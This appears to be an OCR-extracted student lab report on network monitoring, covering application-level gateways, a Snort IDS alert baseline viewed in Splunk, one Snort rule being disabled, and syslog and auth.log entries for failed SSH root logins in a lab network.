
Accessing http://192.168.23.3:



Accessing http://server.somedomain.nosuch:



Accessing http://dns.somedomain.nosuch:



Task 4.7 Does an ALG always stop tunnelling bad traffic

It is generally not possible to send non-HTTP traffic, such as telnet, through an HTTP proxy. This is because HTTP proxies are designed specifically to handle HTTP traffic exclusively meaning they are not compatible with other data types.[8]


However, some proxies do support the use of application-level gateways (ALGs) which allow certain non-HTTP protocols to be tunneled through the HTTP proxy. While both ALGs and CLRs can be used to control and monitor network traffic, they have different capabilities and limitations. ALGs can provide more granular control over application layer protocols, such as Telnet, by inspecting the protocol headers and data payloads, and applying security policies based on the content. For example, an ALG for Telnet can block specific Telnet commands or detect and prevent Telnet brute-force attacks.

In contrast, CLRs do not have the ability to inspect or manipulate application layer protocols and are typically used for simple forwarding of traffic between endpoints. Therefore, it may not be possible to block Telnet traffic through a CLR, unless the CLR is configured to block all traffic to a specific destination port (such as port 23 for Telnet).

Lab 5 (09/03/23)

Task 5.1 Measuring the IDS baseline

Querying “source="/var/log/snort/*alert_json.txt*"”:



11 alerts maximum per minute.

priority

2 Values, 100% of events

Selected Yes No

Reports

Average over time | Maximum value over time | Minimum value over time

Top values | Top values by time | Rare values

Events with this field

Avg: 2.8 **Min:** 2 **Max:** 3 **Std Dev:** 0.4068381021724867

Values	Count	%
3	24	80%
2	6	20%

msg

4 Values, 100% of events

Selected Yes No

Reports


Top values | Top values by time | Rare values

Events with this field

Values	Count	%
INDICATOR-SCAN UPnP service discover attempt	16	53.333%
(arp_spoof) unicast ARP request	8	26.667%
(ipv4) IPv4 option set	5	16.667%
PROTOCOL-DNS SPOOF query response with TTL of 1 min. and no authority	1	3.333%


4 unique alerts

i	_time	priority	msg	class
>	3/19/23 5:01:42.000 PM	1	POLICY-OTHER HTTP request by IPv4 address attempt	Potential Corporate Privacy Violation



```
root@gateway:/# cd /usr/local/etc/rules/
root@gateway:/usr/local/etc/rules# grep "sid:50447;" *.rules
snort3-policy-other.rules:alert tcp any any -> any $HTTP_PORTS ( msg:"POLICY-OTHER HTTP request by IPv4 address attempt"; flow:to_server,established; http_header; content:"Host:",fast_pattern,nocase; pcre:"/^Host\x3a\s*(?:(?:25[0-5]|2[0-4][0-9]|[01]?[0-9]?[0-9])\.){3}(?:25[0-5]|2[0-4][0-9]|[01]?[0-9]?[0-9])\s*:?\s*\d*\s*$/smi"; service:http; reference:url,www.w3.org/Protocols/rfc2616/rfc2616-sec15.html; classtype:policy-violation; sid:50447; rev:1; )
root@gateway:/usr/local/etc/rules#
```

After commenting out this rule in the “snort3-policy-other.rules” file :



The alert does not appear with the latest scan.

Task 5.2 Syslog baseline

While using the 'less' command:

Go to the end of a file – Press the end key.

Go to the beginning of a file – Press the home key.

Go up or down one line – Press the up or down arrow keys.

Go up or down one page – Press the page up or page down arrow keys.

Search for an entry – Type '/' followed by the term you want to search for and then enter. To search for the next occurrence of the term press 'n'. To search for the previous occurrence press 'N'.

Quit – Type 'q'.

The purpose of the '/var/log/syslog' file is to store information about system events, such as system startup and shutdown, hardware errors, kernel warnings, and other system-related events. Many applications also log messages to this file to help diagnose issues.


The purpose of the '/var/log/auth.log' is to store authentication-related messages, including successful and failed login attempts, password changes, and other authentication-related events. It's particularly useful for monitoring unauthorized access attempts and diagnosing authentication-related issues.

```
Mar 19 18:48:19, Facility: kern, Priority: info, Hostname: server, Message: [    0.039408] APIC: Switch to symmetric I/O mode
  setup
Mar 19 18:48:19, Facility: kern, Priority: info, Hostname: server, Message: [    0.040391] Hyper-V: Using IPI hypercalls
Mar 19 18:48:19, Facility: kern, Priority: info, Hostname: server, Message: [    0.040397] Hyper-V: Using enlightened APIC (x
apic mode)
```


Each entry is described with a timestamp, facility, priority, hostname, and message. These messages above in the syslog, are kernel messages related to a system event. The same format can be seen in the auth.log with authentication related messages.

```
Mar 19 18:48:19, Facility: auth, Priority: info, Hostname: server, Message:  Server listening on 0.0.0.0 port 22.
Mar 19 18:48:19, Facility: auth, Priority: info, Hostname: server, Message:  Server listening on :: port 22.
Mar 19 18:48:19, Facility: auth, Priority: info, Hostname: server, Message:  New seat seat0.
```

Entering 'logger sometext' displays the following in syslog:




And is also displayed in gateway:





Unsuccessful login:


No syslog messages.

Auth.log-






3/19/23 7:37:47.000 PM
server
Mar 19 19:37:47, Facility: auth, Priority: info, Hostname: server, Message: Failed password for root from 192.168.12.1 port 55058 ssh2
Event Actions
Type
Field
Value
Actions
Selected
Hostname
server
Event
eventtype
Error/Fail on Server
err0r (error)
process
Facility
tag
error
Time
_time
2023-03-19T19:37:47.000+00:00
Default
host
gateway
index
main
linecount
1
punct
source
/var/log/auth.log
sourcetype
linux_secure
splunk_server
gateway
3/19/23 7:37:54.000 PM
server
Mar 19 19:37:54, Facility: auth, Priority: info, Hostname: server, Message: message repeated 2 times: [Failed password for root from 192.168.12.1 port 55058 ssh2]
Event Actions
Type
Field
Value
Actions
Selected
Hostname
server
Event
eventtype
Error/Fail on Server
err0r (error)
process
Facility
tag
error
Time
_time
2023-03-19T19:37:54.000+00:00
Default
host
gateway
index
main
linecount
1
punct
source
/var/log/auth.log




3/19/23 7:37:55.000 PM server

Mar 19 19:37:55, Facility: authpriv, Priority: notice, Hostname: server, Message: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.12.1 user=root

Event Actions

Type	Field	Value	Actions
Selected	Hostname	server	
Event	euid	0	
	eventtype	Error/Fail on Server	
	process	Facility	
	rhost	192.168.12.1	
	tty	ssh	
	uid	0	
	user	root	
Time	_time	2023-03-19T19:37:55.000+00:00	
Default	host	gateway	
	index	main	
	linecount	1	




3/19/23 7:37:55.000 PM server

Mar 19 19:37:55, Facility: authpriv, Priority: notice, Hostname: server, Message: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.12.1 user=root

Event Actions

Type	Field	Value	Actions
Selected	Hostname	server	
Event	euid	0	
	eventtype	Error/Fail on Server	
	process	Facility	
	rhost	192.168.12.1	
	tty	ssh	
	uid	0	
	user	root	
Time	_time	2023-03-19T19:37:55.000+00:00	
Default	host	gateway	
	index	main	
	linecount	1	



3/19/23 7:37:55.000 PM server


Mar 19 19:37:55, Facility: auth, Priority: info, Hostname: server, Message: Connection closed by authenticating user root 192.168.12.1 port 55058 [preauth]

Event Actions


Type	Field	Value	Actions
Selected	Hostname	server	
Event	process	Facility	
Time	_time	2023-03-19T19:37:55.000+00:00	
Default	host	gateway	
	index	main	
	linecount	1	
	punct	__::_:_:_:_:_:_:_____...___[]	
	source	/var/log/auth.log	
	sourcetype	linux_secure	
	splunk_server	gateway	

